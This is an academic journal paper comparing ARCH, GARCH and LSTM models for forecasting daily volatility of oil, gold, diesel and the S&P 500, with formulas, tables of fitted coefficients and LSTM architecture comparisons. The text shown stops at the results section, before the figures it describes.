JOURNAL OF INTELLIGENT SYSTEMS AND COMPUTING (JISCOM)

Volume 4 Issue 1

September 2023

ISSN 2976-8098

9 772976 809000

Science and Technology Ltd.

JOURNAL OF INTELLIGENT SYSTEMS AND COMPUTING (JISCOM)

JOURNAL OF INTELLIGENT SYSTEMS AND COMPUTING (JISCOM)

Volume 4 Issue 1, September 2023

ARK: https://n2t.net/ark:/47543/jiscom2023.v4i1

ISSN: 2976-8098

71-75 Shelton Street,
Convent Garden, London WC2H 9JQ,
United Kingdom.

Email: jiscom@scienceandtech.co.uk

Contents

Prediction of Volatility in Stock Commodities using Deep Learning

Fatimah Abdullah Al Saleem*

Information Systems Department, College of Computer and Information Sciences,
Imam Mohammad Ibn Saud Islamic University (IMSIU), Riyadh 11432, Saudi Arabia.

Abstract

Investors face risks throughout the investment process, and managing these risks depends on the volatility of stock commodities. Understanding how to calculate and predict the volatility of stock commodities can greatly assist in forecasting future fluctuations. This research aims to assess the effectiveness of deep learning, specifically the long short-term memory (LSTM) model, in predicting volatility in stock commodities. Additionally, the research work aims to determine which model produces the best results for stock investors in forecasting volatility by comparing the GARCH model, ARCH model, and LSTM (deep learning model). The research work utilizes Yahoo Finance datasets for oil, gold, diesel, and the S&P 500 index to conduct the stock market analysis. The results of this research work show that the LSTM model achieved a high accuracy rate of 98.8%, outperforming the GARCH model at 94% and the ARCH model at 89%. Therefore, the predictive power of the LSTM model surpasses that of the ARCH and GARCH models, establishing the effectiveness of deep learning models in predicting volatility. Furthermore, the GARCH model demonstrates superior predictive power compared to the ARCH model.

Keywords: Deep Learning, ARCH, GARCH, LSTM, Forecasting, Stock Commodities, S&P 500, Yahoo Finance.

ARK: https://n2t.net/ark:/47543/JISCOM2023.v4i1.a33
Received August 21, 2023, accepted September 16, 2023, date of publication October 10, 2023

1. Introduction

Investors put most of their focus on monitoring the volatility of market variables before they enter the market or during the investing process. Volatility represents the risk indicator which is used to manage the risk and evaluate the performance [1-2]. Volatility occurs by ongoing social, economic, and political factors that directly affect the stock commodities markets [3]. So, to be able to manage the risk, you must have good forecasting of the volatility of stock commodities [4]. There are multiple methods used to understand and forecast volatility. The generalized autoregressive conditional heteroscedasticity (GARCH) model is widely used to forecast the volatility of stock commodities and other variables. The GARCH model was the result of improving the autoregressive conditional heteroscedasticity (ARCH) model [1-2]. The GARCH model solved some issues and improved some disadvantages of the ARCH model. The GARCH model can deal with different types of financial data by understanding and analyzing them [5-6]. There is another way to forecast the volatility of stock commodities using machine

* Corresponding author.
E-mail address: 442022625@sm.imamu.edu.sa

learning. Machine learning works more on the data-driven, but the GARCH model works more with economic assumptions and statistical logic [2]. Recently deep learning has taken the most attention in the machine learning field. Deep learning performs good work in multiple areas such as image classification and speech recognition [7-8]. However long-short term memory (LSTM) is an effective deep learning architecture. There are different studies, some studies created a hybrid model for forecasting volatility by combining LSTM and GARCH model. Moreover, other researchers combined recurrent neural networks with LSTM and compared them to the GARCH model, the result shows that the combination outperformed the GARCH model [9][2]. Also, some researchers compared the ARCH model with the GARCH model without comparing them with any type of machine learning [10].

The contributions of this research work are as follows:

- The first contribution is identifying the effectiveness of deep learning using the long-short-term memory (LSTM) model to predict volatility in stock commodities.

- The second contribution is determining which model can get the best results for stock investors to forecast the volatility in stock commodities by comparing between the GARCH model, ARCH model, and long-short-term memory (LSTM) (Deep learning model).

For this research work, the Yahoo finance stock/commodity ticker symbol at the dataset for gold is “GOLD”, oil is “CL=F”, diesel is “TR” and S&P 500 is “^GSPC” they are used to make the study of the stock market [35]. The dataset for the research work will be on a daily basis from 23/08/2000 to 01/11/2022 to be studied.

2. Literature Review

Forecasting is useful in daily life since it aids in decision-making. In order for investors to make trading decisions, the volatility forecasts in stock commodities are very crucial. This section shows the related works in the first part. Also, it explains the most important concepts in this research work from the second to the last part.

2.1. Introduction

In this section, comparisons between two or more models and their various offspring from various research are shown. Numerous variables, including stock prices, market indices, and other areas, influence forecasting. As a result, these various LSTM comparisons with various financial model types are shown below.

There are many researchers working in the topic of stock pricing. Similar to this study effort [7], which combined Long-Short Term Memory (LSTM), Gated Recurrent Unit (GRU), Convolutional Neural Networks (CNN), and Extreme Learning Machines (ELM) to construct system-based solutions with various machine learning models for stock price forecasting. By splitting each machine learning model into two parts—two layers and three layers—they were able to construct fourteen models. They found that using a mixture of CNN's three hidden layers, GRU's three hidden layers, and ELM's two hidden layers, LSTM performs better with two hidden levels. Additionally, the authors of [11] paired deep learning methodologies with multiresolution analysis to investigate how this pairing may increase the precision of financial time-series forecasting. The findings indicated that deep learning models have greater predicting accuracy. Additionally, while forecasting stock prices, M. A. Istiake Sunny, M. M. S. Maswood, and A. G. Alharbi [12] contrasted the LSTM model to the Bi-Directional Long Short-Term Memory (BILSTM) model. The outcomes revealed that the BI-LSTM model performed better than the LSTM model. In time series forecasts for financial data, this research study [13] examined the effectiveness of LSTM with Autoregressive Integrated Moving Average (ARIMA). Due to LSTM's reduced RMSE, the findings indicated that it was superior to ARIMA. To get the greatest outcomes, they were built on an iteration-based foundation. Additionally, the researchers in their study [15] contrasted machine learning and deep learning models for predicting market prices. The outcomes demonstrated that LSTM models could address and resolve issues. On the other hand, multivariate regression and random forest regression were the machine learning models that were the most accurate. However, the study was created by the researchers [20] to demonstrate how well LSTM and convolutional neural networks (CNNs) forecast market values. The researchers discovered that while both

models produced correct results, convolutional LSTM was the most accurate. In contrast, the CNN model processed the data more quickly than the convolutional LSTM model.

In other works which depend on the stocks index field, the authors [5] assessed the predictive power of LSTM, GARCH and EWMA in volatility based on the accuracy of the forecasting at the one-month ahead realized volatility. The results showed LSTM was the more accurate between them. On another hand, Jia, F., & Yang, B [2] trained the deep learning (DL) models which were LSTM and DNN using likelihood-based loss function to forecast the volatility of stock index. They chose the likelihood-based loss function for (DL) to compare with economic models fairly, because they discovered that using the estimated volatility causes errors in the forecasting. So, the results showed that the two deep learning models were better than the economic model (ARMA-GARCH) and the better model was LSTM. In another work [21] the researchers compared the performance of LSTM to the performance of Bidirectional LSTM (BiLSTM) and to the ARIMA model. The BiLSTM model had the ability to train the data on both sides from left to right and the opposite direction from right to left. So, the researchers wondered if this ability of BiLSTM can enhance the accuracy of time series forecasting. The researchers found that using both directions in training the data could enhance the accuracy of the time series forecasting. They discovered more features of the BiLSTM model which made it more accurate than the LSTM and ARIMA models.

However, some researchers depend on other fields in their forecasting. So, the researchers made this study [9] to assess the machine learning models were lasso, Random Forest, Gradient Boosting, and Long Short-Term Memory. The assessment will be dependent on their performance in forecasting daily realized volatility of returns. Besides, the researchers targeted the Russian stock market to be studied. After the assessment, the researchers compared these models with the heterogeneous autoregressive realized volatility (HAR-RV) model. The results showed that Lasso and HAR-RV work better in forecasting than LSTM, Gradient Boosting, Random Forest. On the other hand, the authors [14] compared the LSTM model with ARIMA, SARIMA, ARIMAX in short term prediction. The results showed that LSTM had better performance than the others. However, there was a negative relationship between the number of hidden layers and the accuracy of forecasting. While T. Song, J. Jiang, W. Li and D. Xu, [16] applied machine learning in different fields. They proposed Merged LSTM for forecasting the sea surface height anomaly and then compared it to the Stacked-LSTM module, ANN, merged-RNN, TCN, merged-GRU, and 1-D CNN. The results showed that Merged LSTM outperformed the other models on three aspects: performance, stability, and accuracy. Whereas this research work [17] discovered there were problems in photovoltaic (PV) which made the forecast process for PV difficult. So, they decided to use LSTM to create a short-term forecasting model. They compared the LSTM model with three models: ARIMA, SVR and NN models. They found that the LSTM model was the strongest in predicting and had low solar irradiance. Furthermore, the authors made a study about photovoltaic (PV) power here [18] to see which model was better at predicting photovoltaic power. They proposed a long short-term memory recurrent neural network (LSTM-RNN) and compared it to three traditional PV predicting methods. They got the best LSTM model from the suggested five models in predicting the PV power. The workers into [19] focused on intelligent transportation systems. They studied the Traffic flow forecast problem by proposing a LSTM network with combined two domains in the road network. They found that the LSTM network outperformed the SAE, RBF, SVM and ARIMA model in long term forecasting.

Table 1 summarizes the reference number, publication year, forecasting target, models compared, and the most accurate model identified in each study. The comparisons involve various financial models, and in many cases, LSTM models demonstrate better performance and accuracy compared to other models. However, the specific results may vary depending on the forecasting target and dataset used in each study.

Table 1. The summary of the related works.

Reference number	**Publication year**	**Forecasting target**	**Models**	**The most accurate model**
[7]	2018	Stocks prices	Fourteen models for system based on LSTM, GRU, ELM and CNN	LSTM works better with 2 hidden layers with combination of CNN 3 hidden Layers, GRU 3 hidden Layers and ELM 2 hidden layers.
[11]	2021	Stocks prices	DL-EWT and DL-SWT	DL-EWT

[12]	2020	Stocks prices	LSTM and BI-LSTM	BI-LSTM
[13]	2018	Stocks prices	LSTM and ARIMA	LSTM
[15]	2021	Stocks prices	LSTM, Multivariate Regression, Random Forest Regression	Multivariate Regression and Random Forest Regression
[20]	2020	Stocks prices	CNNS, LSTM and Conventional LSTM	Conventional LSTM
[5]	2021	The volatility of stocks indexes	LSTM, GARCH and EWMA	LSTM
[2]	2021	The volatility of stocks indexes	LSTM and DNN using likelihood-based loss function, and ARMA-GARCH	LSTM using likelihood-based loss function
[21]	2020	Indexes prices	LSTM, BI-LSTM and ARIMA	BI-LSTM
[9]	2021	The volatility of returns	Lasso, Random Forest, Gradient Boosting, LSTM and HAR-RV	Lasso and HAR-RV
[14]	2019	Load & temperature	LSTM, ARIMA, SARIMA and ARIMAX	LSTM
[16]	2020	Sea surface height anomaly	Merged-LSTM, Stacked-LSTM, ANN, Merged-ANN, TCN, Merged-GRU and 1-D CNN	Merged-LSTM
[17]	2019	Solar irradiance	LSTM, ARIMA, SVR and NN	LSTM
[18]	2017	Photovoltaic power	LSTM-RNN, MLR, BRT and NN	LSTM-RNN
[19]	2017	Traffic flow	LSTM, SAE, RBF, SVM and ARIMA	LSTM

2.2. The volatility

Volatility in stock commodities means that prices can be up or down depending on the set of returns. The daily returns need to be calculated using the formula:

$$r = \left(\frac{CP-PP}{PP}\right) \times 100 \qquad (1)$$

Then the volatility:

$$V = |r| \qquad (2)$$

Where: r is the daily return, CP is the current close price, PP is the previous close price. Once the daily returns are obtained, the daily volatilities can be calculated using the absolute value of the daily returns:
V = |r|, where V represents the daily volatility [24].

2.3. ARCH model

Engle proposed the ARCH model in 1982 [25], and it was represented by these formulas:

$$\varepsilon_t = v_t \, \sigma_t \, , v_t \sim N(0,1) \qquad (3)$$

$$\sigma_t^2 = \alpha_0 + \sum_{i=1}^{q} \alpha_i \varepsilon_{t-i}^2 \quad (4)$$

The first equation is the mean equation. ε_t represents the residual value which is based on white noise innovations v_t and volatility σ_t. The N (0,1) explains that v_t has unit variance and zero means. The second equation is the equation that helps the model to predict the volatility where the σ_t^2represent the conditional variance. α_0 is a constant factor which must be $\alpha_0 \geq 0$. α_i is the coefficient for the ARCH model and must be $\alpha_i \geq 0$. i defines the time of period t which must be $i \geq 0$. q is the number of lags. q is linked with white noise. One of the ARCH model drawbacks is overpredicting the volatility at most of the time. The reason for overproduction is due to the slow response to separated shocks in returns, and it resulted to be unsuccessful in capturing the leverage impact [34] [25-27].

2.4. GARCH model

The GARCH model is one of the statistical models that is basically used in financial markets to forecast the future price of stocks and their volatility. Bollerslev proposed the GARCH (p, q) model in 1986 which evolved from the ARCH model [28]. GARCH model was represented by these formulas:

$$\varepsilon_t = v_t \sigma_t , v_t \sim N(0,1) \quad (5)$$

$$\sigma_t^2 = \alpha_0 + \sum_{i=1}^{q} \alpha_i \varepsilon_{t-i}^2 + \sum_{j}^{p} \beta_j \sigma_{t-j}^2 \quad (6)$$

The equations of GARCH model have the same basis as ARCH equations but β_j was adding, it is the coefficient for GARCH model and must be $\beta_j \geq 0$. j defines the time of period t which must be $j \geq 0$. p is the number of lags. p is linked with volatility, and it can control the existence of GARCH. The controlling of existence means if p equals zero, the ARCH model will process, and it will ignore the existence of the GARCH. Besides, the difference between the coefficient of the ARCH model and the GARCH model is α_i for the volatility clustering and $\beta_j$is for the persistence of volatility [25 - 26].

2.5. LSTM model

LSTM is a new version of the recurrent neural network. It does the memorization process to the sequences of data, which is done in memory cells even for the long sequences of data. Moreover, LSTM has three layers: an input layer, a hidden layer, and an output layer. And the memory cells exist in the hidden layer. The memory cell is responsible for tracking and saving all the dependencies between inputs [13][29]. Figure 1 shows the memory cell [29].



Figure1. The memory cell [29].

From Figure 1, the memory cell has three gates:

- The forget gate: it will do its job by deciding to keep the data or ignore the data.

$$f_t = \sigma(w_f . [h_{t-1}, x_t] + b_f) \quad (7)$$

So, the forget gate ($\boldsymbol{f_t}$) will be calculated using sigmoid function (σ), bias values ($\boldsymbol{b_f}$), the matrix containing weight ($\boldsymbol{w_f}$) for the input data ($\boldsymbol{x_t}$) and for the result of the previous memory cell from the previous time ($\boldsymbol{h_{t-1}}$). The result of calculation will be either one, zero or between them. If the result is zero or nears to zero that means the forget gate will ignore this data. However, if the result is one or near to one that means the forget gate will keep this data.

- The input gate ($\boldsymbol{i_t}$): it will do its job by choosing the information that must be entering to the memory cell.

$$i_t = \sigma(w_i . [h_{t-1}, x_t] + b_i) \quad (8)$$

$$c_t^{\sim} = tanh(w_c . [h_{t-1}, x_t] + b_c) \quad (9)$$

The first equation: the input gate ($\boldsymbol{i_t}$) will be calculated by the same way of forgetting gate calculation. The second equation: the candidate values of the new state ($\boldsymbol{c_t^{\sim}}$) will be calculated by using a hyperbolic tangent function(tanh), bias values ($\boldsymbol{b_c}$), the matrix containing weight ($\boldsymbol{w_c}$) for the input data ($\boldsymbol{x_t}$) and for the result of the previous memory cell from the previous time($\boldsymbol{h_{t-1}}$). The reason of doing the second part is to discover what is the new memory state of the cell.

$$c_t = f_t * c_{t-1} + i_t * c_t^{\sim} \quad (10)$$

The new state of the memory cell ($\boldsymbol{c_t}$) will be calculated by multiplying two elements are the previous state of the memory cell ($\boldsymbol{c_{t-1}}$) and the forget gate result ($\boldsymbol{f_t}$) then combined with result of multiplying the candidate value of the new state ($\boldsymbol{c_t^{\sim}}$) with the input gate result ($\boldsymbol{i_t}$).

- The output gate ($\boldsymbol{o_t}$): it will do its job by deciding which the result is the best output for the memory cell.

$$o_t = \sigma(w_o . [h_{t-1}, x_t] + b_o) \quad (11)$$

$$h_t = o_t * \tanh(c_t) \quad (12)$$

The first equation: the output gate ($\boldsymbol{o_t}$) will be calculated by the same way of forgetting gate and input gate calculation. The second equation: The invisible state output ($\boldsymbol{h_t}$) will be calculated by multiplying two elements are a hyperbolic tangent function(tanh) to the new state of the memory cell ($\boldsymbol{c_t}$) with the output gate ($\boldsymbol{o_t}$) [29-30].

3. Materials and Methods

to construct the models, two elements are needed which are data and methodology. So, this section has two parts, the first part describes the data. The second part describes the methodology that is followed by this research work.

3.1. Data Description

The dataset used for volatility forecasting consists of daily stock commodity prices for gold, oil, diesel, and the S&P 500 index. The data was downloaded from Yahoo Finance. The S&P 500 index is a widely followed index that represents the performance of 500 leading companies in the US stock market. It provides a comprehensive overview of the overall US stock market and includes the largest and most important companies [22]. The ticker symbol used for S&P 500 is "^GSPC", gold is “GOLD”, oil is “CL=F” and diesel is “TR”. The dataset covers the period from 23/08/2000 to 01/11/2022, providing a

substantial amount of historical data for analysis. The number of samples available for each asset is as follows: 5583 samples for gold, 5583 samples for diesel, 5653 samples for oil, and 5583 samples for the S&P 500 index.

3.2. Methodology

In this research work, three models have been implemented for volatility forecasting: the ARCH model, the GARCH model, and the LSTM model. Each model serves a different purpose in capturing and predicting volatility patterns. The main four steps on methodology are: data collection, data processing, models implementation and models measuring. Figure 2 explains the whole steps starting from data collection to the models measuring. After that each step has been explained separately.



Figure 2. Methodology diagram.

3.2.1. Data collection

The oil, gold, diesel, and S&P 500 datasets were downloaded from Yahoo Finance using Python's Pandas, along with the DateTime and time modules for data manipulation.

3.2.2. Data processing

This part has five steps. If the datasets are clean, there is no need for the first two steps, but all the datasets went through either the first, second step, or both of them.

- Filling in the null cells: the null cells had been filled in by different values to improve the quality of the datasets.
- Deleting the unnecessary columns: the processes of this research will need a close and date column. So, the open, high, low, volume and adj close column had been deleted using drop () function which is one of pandas' functions.
- Data normalization: the normalization was made for the datasets by importing (MinMaxScaler) from (Sklearn.preprocessing) and importing (Scaler) from Panda library.
- The volatilities calculation: for calculating the volatilities, the return must be calculated first. So, the pct_change() function was used from the Pandas library to calculate the daily returns, and then the abs() function was applied to obtain the daily volatilities. By applying these calculations to the stock commodity datasets and the S&P 500 index, the daily volatilities will be obtained for volatility forecasting using the ARCH, GARCH, and LSTM models.

- The datasets splitting: to assess the predictive power for all models, the datasets are needed to split the data to two parts with 8:2 ratio.

Training set: 2000-08-23 to 2018-05-11.
Testing set: 2018-05-14 to 2022-10-31.

3.2.3. Models' implementation

The ARCH (1) model is the first model that had been applied to predict the testing sets. To implement the ARCH model, the ARCH package needs to be installed. So, it had been installed, and the ARCH model was imported from the installed ARCH package. GARCH (1,1) is the second model that had been applied in the training set to predict the testing set. The GARCH (1,1) model was imported from the installed ARCH package.

Hyperparameter tuning of LSTM model.

There are different ways to build LSTM. Each way requires to set the right elements of most hyperparameters. This is a common practice to choose the best architecture of LSTM [5]. For this research work, six architectures of LSTM have been implemented using Keras library. The best performance between them will be chosen. So, the seed has been set to avoid the randomness in the results [5]. Also, 60 days have been defined to input them in the input layer for each sequence of data at each timestep. Besides, 50 memory cells have been determined with return sequences (true) to return all hidden states for all architectures. Also, 50 memory cells have been set in input layer with return sequences(false) for all architectures without return all hidden states. Besides, the state has been set to false for all architectures to avoid resetting the memory cell each time [36]. In addition, optimization has been set to Adam to incorporate a bias correction [24]. Moreover, loss has been set to the mean squared error for all architectures and the size of batch and epoch is one for all architectures. All architectures have one input layer and one output layer.

The next six points show the differences between the different architectures of LSTM:

- LSTM (50,50): the hidden layer had not been specified in this architecture. Only the input layer and output layer had the same number of cells and the input data with other architectures.
- LSTM (50,50) - Dense (25): one hidden layer had been specified with 25 cells in this architecture.
- LSTM (50,50) -Dense (25,10): in this architecture, two hidden layers had been specified with 25 cells in the first layer and 10 cells in the second layer.
- LSTM (50,50)-Dense (25,10,5): in this architecture, three hidden layers had been specified with 25 cells in the first layer, 10 cells in the second layer and 5 cells in the third layer.
- LSTM (50,50)-Dense (50,25,10): in this architecture, three hidden layers had been specified with 50 cells in the first layer, 25 cells in the second layer and 10 cells in the third layer.
- LSTM (50,50)-Dense (60,50,25,10): in this architecture, four hidden layers had been specified with 60 cells in the first layer, 50 cells in the second layer, 25 cells in the third layer and 10 cells in the fourth layer.

3.2.4. Measurements

To compare the performance of all models, two measurements had been used to evaluate each model. They were the mean square error (MSE) and the root mean square error (RMSE). MSE and RMSE were implemented by using sklearn.metrics.

MSE is represented below:

$$MSE = \frac{1}{n}\sum_{i=1}^{n}(y_i - \tilde{y_i})^2 \qquad (13)$$

RMSE is represented below:

$$RMSE = \sqrt{\frac{1}{n}\sum_{i=1}^{n}(y_i - \tilde{y_i})^2} \qquad (14)$$

n represent total count for the observations and $\boldsymbol{i}$ represent the counter. While $\boldsymbol{y_i}$ represent forecasting values and $\boldsymbol{\tilde{y_i}}$ represent the actual values [29].

4. Results and Discussion

This section shows and discusses the results. It has four parts starting with descriptive statistics for returns and ending with comparing between GARCH, ARCH and LSTM models. Also, this section is interspersed with an analysis of results from the ARCH (1) model and GARCH (1,1) model and finding the best LSTM architecture.

4.1. Descriptive statistics for returns

Table 2. Descriptive statistics for returns of (oil, gold, diesel and S&P500)

	Oil	**Gold**	**Diesel**	**S&P500**
Mean	0.01	0.12	0.26	0.07
Std	1.96	6.07	8.39	4.51
Skewness	-23.46	4.78	19.74	-0.23
Kurtosis	1193.55	158.81	871.24	126.12
Jarque-Bera (JB) test	335409807.9	5876381.1	176591464.3	3693035.2
P-value (JB test)	0	0	0	0

Table 2 provides descriptive statistics for oil, gold, diesel, and S&P 500 returns. To describe each dataset statistically, this table provides six elements (mean, standard deviation, skewness, kurtosis, Jarque-Bera (JB) test, P-value for the JB test). in table 2, based on the provided information, show the following characteristics of the return distributions:

Standard Deviation: The standard deviation for each dataset is greater than the mean. This indicates that all the datasets exhibit variability and volatility in their returns.

Skewness: The skewness value for the oil and S&P 500 returns is negative, indicating left skewness. This suggests that the returns of these assets have a longer left tail. On the other hand, the skewness value for gold and diesel returns is positive and greater than one, indicating highly right-skewed distributions. This implies that the returns of these assets have a longer right tail and are more concentrated towards lower values.

Kurtosis: The kurtosis value for all datasets is positive and greater than two, indicating that all of them have peaked distributions with heavy tails. This suggests that extreme returns occur more frequently than in a normal distribution.

Jarque-Bera (JB) Test: The JB test is performed to assess the normality assumption of the return distributions. The JB test statistic value for all datasets is greater than one, indicating a deviation from normality. Additionally, the p-value for all datasets is less than 0.05, indicating that the null hypothesis of normality is rejected [25] [31]. This confirms that the return distributions of all datasets do not follow a normal distribution.

In summary, the descriptive statistics indicate that all datasets have variable returns. The return distributions exhibit skewness, with oil and S&P 500 being left-skewed and gold and diesel being highly right-skewed. Furthermore, all datasets have peaked distributions with heavy tails, and they deviate significantly from a normal distribution based on the results of the JB test.

4.2. Analysis of results from ARCH (1) Model and GARCH (1,1) model

Table 3. The result of ARCH (1) and GARCH (1,1) predications

	Mean model:			Constant mean					
	Method:			maximum likelihood					
		Coefficient		**Standard error**		**T-statistic**		**P-value**	
		ARCH	**GARCH**	**ARCH**	**GARCH**	**ARCH**	**GARCH**	**ARCH**	**GARCH**
Oil	α_0	0.6292	0.0114	3.893e-	7.666e-03	16.161	1.486	9.574e-59	0.137

				02					
	α_i	0.2628	0.0502	5.209e-02	2.239e-02	5.046	2.243	4.506e-07	2.492e-02
	β	-	0.9350	-	3.021e-02	-	30.951	-	2.458e-210
	Log-likelihood	-5833.0	-5436.8	**AIC**	10881.7	11672.1	**BIC**	11691.3	10907.4
Gold	α_0	7.8462	0.0514	1.455	2.108e-02	5.393	2.440	6.911e-08	1.469e-02
	α_i	1.0000	0.0715	0.438	1.856e-02	2.281	3.855	2.258e-02	1.156e-04
	β	-	0.9262	-	1.567e-02	-	59.102	-	0
	Log-likelihood	-12155	-10314	**AIC**	20637.3	24316.1	**BIC**	24335.3	20662.9
Diesel	α_0	11.2321	0.1812	1.270	0.146	8.843	1.240	9.329e-19	0.215
	α_i	0.8117	0.1084	0.152	2.996e-02	5.355	3.617	8.554e-08	2.982e-04
	β	-	0.8916	-	3.924e-02	-	22.723	-	2.659e-114
	Log-likelihood	-12732	-11832	**AIC**	23673	25470	**BIC**	25489	23698
S&P500	α_0	3.9006	0.0281	0.464	7.177e-03	8.403	3.914	4.367e-17	9.066e-05
	α_i	1	0.1397	0.231	1.460-e02	4.323	9.568	1.541e-05	1.094e-21
	β	-	0.8603	-	1.242e-02	-	69.284	-	0
	Log-likelihood	-10654	-8267	**AIC**	16542	21315	**BIC**	21334	16568

Table 3 shows all results that belong to the GARCH and the ARCH model for predicting the volatility of the testing set. So, this tables 3 includes (the mean model, method, coefficient, standard error, T-statistic test, P-value, Log-likelihood, AIC, BIC). Here are the key observations and discussions related to the table:

Mean Estimation: Both the ARCH and GARCH models have a constant mean estimation, indicating that the mean value is not a moving average but remains constant.

Maximum Likelihood Method: Both models used the maximum likelihood method to estimate the coefficients. This method is commonly used in ARCH and GARCH models to find the parameters that maximize the likelihood of the observed data.

Log-Likelihood and Information Criteria: Higher values of log-likelihood and lower values of information criteria (such as AIC and BIC) indicate better estimations [30]. According to Table 3, the GARCH model demonstrates higher log-likelihood values and lower AIC and BIC values compared to the ARCH model. This suggests that the GARCH model provides better estimations for the datasets.

Coefficient Significance: To assess the significance of the coefficients, a t-statistic test is performed, and the p-value is examined. Coefficients with a p-value lower than 0.05 are considered statistically significant [30] [32]. From Table 3, it is indicated that all coefficients in the ARCH model for all datasets are statistically significant. However, for the GARCH model, the omega coefficient (representing the constant term) for the oil and diesel datasets fails to pass the t-statistic test since their p-values are higher than 0.05. This implies that the coefficients for the GARCH model in the oil and diesel datasets are not statistically significant and cannot be replaced by zero.

In conclusion, based on the results in Table 3, the GARCH model demonstrates better estimations compared to the ARCH model for the datasets analyzed. However, it should be noted that the coefficients for the GARCH model in the oil and diesel datasets are not statistically significant, indicating that their values are high and cannot be replaced by zero. On the other hand, all coefficients in the ARCH model are statistically significant for all datasets.

4.3. Finding the best architecture of LSTM.

Table 4. Finding the best architecture of LSTM using MSE & RMSE

Stocks	**Oil**		**Gold**		**Diesel**		**S&P500**	
Measurements	**MSE**	**RMSE**	**MSE**	**RMSE**	**MSE**	**RMSE**	**MSE**	**RMSE**
LSTM (50,50)	**10.134**	**3.183**	**6.100**	**2.469**	6.075	2.464	**1.284**	**1.133**
LSTM (50,50) + Dense (25)	10.144	3.185	7.035	2.652	6.139	2.477	1.334	1.155
LSTM (50,50) +Dense (25,10)	10.158	3.187	8.714	2.952	6.039	2.457	1.389	1.178
LSTM (50,50) +Dense (25,10,5)	10.157	3.187	9.162	3.027	6.251	2.500	1.341	1.158
LSTM (50,50) +Dense (50,25,10)	10.177	3.190	9.192	3.031	**6.018**	**2.453**	1.348	1.161
LSTM (50,50) +Dense (60,50,25,10)	10.181	3.190	11.848	3.442	6.207	2.491	1.385	1.176

Table 4 presents the comparison between six architectures of the LSTM model using two error measurements: MSE (Mean Squared Error) and RMSE (Root Mean Squared Error). The lower values of these measurements indicate lower prediction errors. From the results in Table 4, it is observed that the LSTM (50,50) architecture consistently achieves lower MSE and RMSE values compared to the other architectures for all datasets, except for the diesel dataset. For the diesel dataset, the LSTM (50,50) + Dense (50,25,10) architecture performs better in terms of lower MSE and RMSE values. These findings support the idea that the best-performing architecture may vary depending on the specific dataset and its volatility characteristics. As mentioned by Václav, P [26], it is challenging to identify a single best model that works optimally for all periods and all items. However, it is possible to identify the best model for specific periods and specific items. Based on the results in Table 4, the LSTM (50,50) architecture is chosen as the best-performing architecture, as it consistently outperforms the other architectures in terms of lower MSE and RMSE values, except for the diesel dataset where the LSTM (50,50) + Dense (50,25,10) architecture performs better. Therefore, the LSTM (50,50) architecture is selected for further comparison with the GARCH and ARCH models in forecasting volatility.

4.4. Comparing between GARCH, ARCH and LSTM

The three models' performances are shown from Figure 3 to Figure 14. The blue line represents the actual volatility, while the orange line represents the predicted volatility. The first three figures illustrate the three models' performance in forecasting oil volatility. Figures 6 to 8 figure illustrate the three models' performance in forecasting gold volatility. Figures 9 to 11 figure illustrate the three models' performance in forecasting diesel volatility. Figures 12 to 14 figure illustrate the three models' performance in forecasting S&P500 volatility.

